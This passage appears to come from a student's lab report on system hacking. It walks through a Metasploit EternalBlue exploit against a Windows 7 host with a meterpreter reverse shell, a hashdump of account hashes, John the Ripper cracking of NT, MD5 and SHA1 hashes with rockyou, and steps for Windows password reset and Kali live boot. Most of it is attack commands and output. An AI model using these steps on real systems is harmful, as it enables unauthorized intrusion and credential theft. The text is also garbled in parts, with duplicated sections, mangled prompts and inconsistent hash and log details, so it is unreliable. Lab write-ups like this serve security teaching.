  PORT          445            yes       The target port (TCP)
  SSMSSDomain   no             no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass       no             no        (Optional) The password for the specified username
  SMBUser       no             no        (Optional) The username to authenticate as
  VERIFY_ARCH   true           yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true           yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name          Current Setting  Required  Description
  EXITFUNC      thread         yes      Exit technique (Accepted: "", seh, thread, process, none)
  LHOST         192.168.1.33    yes      The listen address (an interface may be specified)
  LPORT         4444           yes      The listen port

msf exploit(windows/smb/ms17_010_ eternalblue) >
```

The terminal window is running on a Kali Linux desktop environment, with a taskbar at the bottom showing various application icons.

- And exploit
- Here system hacked

MODULE – 6 SYSTEM HACKING

The screenshot shows the Metasploit Framework interface. The terminal window displays the following exploit development process:

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.33:4444
[*] 192.168.1.34:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 192.168.1.34:445 - Exploit selected
[*] 192.168.1.34:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.34:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.34:445 - 0x00000000 57 69 68 64 6f 77 73 20 37 28 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.1.34:445 - 0x00000010 74 65 20 37 36 39 38 te 7600
[*] 192.168.1.34:445 - Target arch selected by arch indicated by DCE/RPC reply
[*] 192.168.1.34:445 - Exploit selected, arch 1333, 13 generic allocations
[*] 192.168.1.34:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.34:445 - Starting non-paged pool grooming
[*] 192.168.1.34:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.34:445 - Sending final SMBv2 buffers.
[*] 192.168.1.34:445 - Receiving response from exploit packet!
[*] 192.168.1.34:445 - Receiving response from exploit packet!
[*] 192.168.1.34:445 - ETERNALBLUE overwrite completed successfully (0x00000000)
[*] 192.168.1.34:445 - Sending egg to corrupted connection.
[*] 192.168.1.34:445 - Exploit completed, sending meterpreter session.
[*] 192.168.1.34:445 - Sending stage (230982 bytes) to 192.168.1.34
[*] Meterpreter session 1 opened (192.168.1.34:44544 → 192.168.1.34:49232) at 2025-12-16 12:14:14 +0530
[*] 192.168.1.34:445 - ==-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-[*]
[*] 192.168.1.34:445 - ==-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-[*]
```

metasploit > hashdump

Administrator:5001:ad3b435b5140keead3b435b5140keee:31d0cfe0d1aae931b73c59d7e0c089c0:::
Guest:501:ad3b435b5140keead3b435b5140keer:31d0cfe0d1aae931b73c59d7e0c089c0:::
saachi:10001:ad3b435b5140keead3b435b5140keee:31d0cfe0d1aae931b73c59d7e0c089c0:::
Saachi:10003:ad3b435b5140keead3b435b5140keee:596a78fb09aa0e8d1c27781f76ffefc9:::
meterpreter > shell

Process 5104 created.

Windows taskbar status bar: 050312 -1.25% 01:25 PM 16-12-2025

- My target ip address

The screenshot shows the Metasploit Framework interface. The terminal window displays the following post-exploitation activities:

```
[*] 192.168.1.34:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.34:445 - Starting non-paged pool grooming
[*] 192.168.1.34:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.34:445 - Sending final SMBv2 buffers.
[*] 192.168.1.34:445 - Receiving response from exploit packet!
[*] 192.168.1.34:445 - ETERNALBLUE overwrite completed successfully (0x00000000)
[*] 192.168.1.34:445 - Sending egg to corrupted connection.
[*] 192.168.1.34:445 - Exploit completed, sending meterpreter session.
[*] 192.168.1.34:445 - Sending stage (230982 bytes) to 192.168.1.34
[*] Meterpreter session 1 opened (192.168.1.34:44544 → 192.168.1.34:49232) at 2025-12-16 12:14:14 +0530
[*] 192.168.1.34:445 - ==-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-[*]
[*] 192.168.1.34:445 - ==-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-[*]
```

metasploit > hashdump

Administrator:5001:ad3b435b5140keead3b435b5140keee:31d0cfe0d1aae931b73c59d7e0c089c0:::
Guest:501:ad3b435b5140keead3b435b5140keer:31d0cfe0d1aae931b73c59d7e0c089c0:::
saachi:10001:ad3b435b5140keead3b435b5140keee:31d0cfe0d1aae931b73c59d7e0c089c0:::
Saachi:10003:ad3b435b5140keead3b435b5140keee:596a78fb09aa0e8d1c27781f76ffefc9:::
meterpreter > shell

Process 5104 created.

Windows taskbar status bar: 050312 -1.25% 01:25 PM 16-12-2025

Conclusion:

This experiment demonstrates that even older operating systems like Windows 7 can be vulnerable to exploitation. Using Metasploit in a controlled environment highlights the importance of timely updates, proper system hardening, and proactive security monitoring to prevent unauthorized access.

Password cracking Using John The Ripper

John the Ripper

John the Ripper, commonly known simply as **John**, is a high-speed password-cracking utility widely used by security analysts, ethical hackers, and penetration testers. It specializes in breaking password hashes through a variety of attack techniques and supports numerous hash formats, making it a powerful tool in vulnerability assessments.

John the Ripper (yeah, *that* John) is the old legend of password auditing. Quiet, brutal, patient. It doesn't attack logins live—it cracks **hashed passwords** offline. Think /etc/shadow, NTLM dumps, zip hashes. Ancient technique, still undefeated.

What it does:

- Tests password strength by cracking hashes
- Finds weak, reused, or default passwords
- Proves why hashing alone isn't enough

Uses:

- Password strength testing
- Security auditing and penetration testing
- Password recovery (with authorization)
- Academic and training purposes

Benefits:

- Supports multiple hash algorithms
- Fast and efficient cracking methods
- Custom wordlists and rule-based attacks
- Helps identify weak passwords

John The Ripper Cheat Sheet :- <https://countuponsecurity.com/wp-content/uploads/2016/09/jtr-cheat-sheet.pdf>

How to use it :-

Target machine :- Windows

Attacker machine :- Kali linux

Scan Target ports using nmap

- nmap -p 1-65535 <target-ip>

Basic lab command (classic):

- john hashes.txt
 - With wordlist, because history repeats:
 - john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt


Check results:

- john --show hashes.txt

Now collect all hashes and store in one txt file and copy it to kali machine


MODULE – 6 SYSTEM HACKING

john --format=nt hash.txt --wordlist=/usr/share/wordlists/rockyou.txt



```
(sachet㉿kali)-[~]
└─$ sudo su
[sudo] password for sachet:
[root@sachet ~]# ls
acunetix-13-kali-linux Documents eccouncil_subdomains.txt lazys3 payload1.exe payload5.exe Photon Public server2.apk server.apk serverr.apk Templates test.txt website.t
Desktop Downloads hash.txt Music payload2.exe payload6.exe Pictures sachet.txt server3.apk serverr2.apk Sundar.txt Test Videos
[root@sachet ~]# john --format=nt hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
      (Administrator)
2004
2g 0:00:00:00 DONE (2025-12-16 13:12) 4.081g/s 29272Kp/s 29272KC/s  a9510747..+7;Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
[root@sachet ~]#
```

john --format=raw-md5 mdhash.txt --wordlist=/usr/share/wordlists/rockyou.txt



```
(root㉿kali)-[~]
└─$ john --format=md5 mdhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Unknown ciphertext format name requested.

(root㉿kali)-[~]
└─$ john --format=md5 mdhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Unknown ciphertext format name requested.

(root㉿kali)-[~]
└─$ john --format=md5 mdhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Unknown ciphertext format name requested.

(root㉿kali)-[~]
└─$ john --format=MD5 mdhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Unknown ciphertext format name requested.


(root㉿kali)-[~]
└─$ john --format=md5 mdhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Unknown ciphertext format name requested.

(root㉿kali)-[~]
└─$ john --format=raw-md5 mdhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Unknown ciphertext format name requested.

(root㉿kali)-[~]
└─$ john --format=raw-md5 mdhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
1900/2004
    (?)
    (?)
    (?)
3g 0:00:00:00 DONE (2025-12-16 13:54) 100.0g/s 9804Kp/s 9804KC/s 9830KC/s sapphire12..muwaida
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
[root@sachet ~]#
```

MODULE – 6 SYSTEM HACKING

john --format=raw-sha1 sha.txt --wordlist=/usr/share/wordlists/rockyou.txt



```
[root@kali ~]# john --format=raw-md5 mdhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Unknown ciphertext format name requested


[roo[root@kali ~]# # john --format=raw-md5 mdhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
19002004      (?)
yadav          (?)
sachet         (?)
3g 0:00:00:00 DONE (2025-12-16 13:54) 100.0g/s 9804Kp/s 9804Kc/s 9830KC/s sapphire12..ruwaida
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

[roo[root@kali ~]# # john --format=raw-sha1 sha.txt --wordlist=/usr/share/wordlists/rockyou.txt
Unknown ciphertext format name requested

[roo[root@kali ~]# # john --format=raw-sha1 sha.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
19002004      (?)
1g 0:00:00:00 DONE (2025-12-16 13:59) 50.00g/s 800.0p/s 800.0c/s 800.0C/s 19002004..abc123
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.

[roo[root@kali ~]# #
```

john --format=nt ntmlhash.txt --wordlist=/usr/share/wordlists/rockyou.txt



```
[root@kali ~]# john --format=raw-md5 mdhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Unknown ciphertext format name requested

[roo[root@kali ~]# # john --format=raw-md5 mdhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
19002004      (?)
yadav          (?)
sachet         (?)
3g 0:00:00:00 DONE (2025-12-16 13:54) 100.0g/s 9804Kp/s 9804Kc/s 9830KC/s sapphire12..ruwaida
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

[roo[root@kali ~]# # john --format=raw-sha1 sha.txt --wordlist=/usr/share/wordlists/rockyou.txt
Unknown ciphertext format name requested

[roo[root@kali ~]# # john --format=raw-sha1 sha.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
19002004      (?)
1g 0:00:00:00 DONE (2025-12-16 13:59) 50.00g/s 800.0p/s 800.0c/s 800.0C/s 19002004..abc123
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.

[roo[root@kali ~]# # john --format=nt ntmlhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
sachi          (?)
yadav          (?)
2g 0:00:00:00 DONE (2025-12-16 14:09) 66.66g/s 6400p/s 6400c/s 12800C/s ..babygurl
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

[roo[root@kali ~]# #
```

Conclusion:

John the Ripper exposes the uncomfortable truth—passwords fail when humans choose convenience over security. Used ethically, it helps organizations strengthen authentication policies and build systems that can survive real-world attacks. Old tool, timeless lesson.

Window Password cracking using Kali Linux live boot

Windows Password Cracking using Kali Linux (Live Boot) is a controlled security technique used to test or recover Windows user passwords without booting into the installed OS. Kali runs from a USB, accesses Windows authentication data offline, and checks how strong the password protection really is.

Uses:

- Password recovery for authorized users
- Security auditing and testing
- Digital forensics and academic practice

Benefits:


- Offline and silent analysis
- No changes to the original system
- Reveals weak password policies

How to do it :-


- Open Windows
- Open CMD as administrator
- **Type** – net user
- **Type** – net user <user name> *
- Set Password
- Successfully set password

MODULE – 6 SYSTEM HACKING

- Now it needs a password to log in.




- Select Windows 7 – open setting
- Add ISO image file
- Select Kali-linux live ISO image file
- Click open

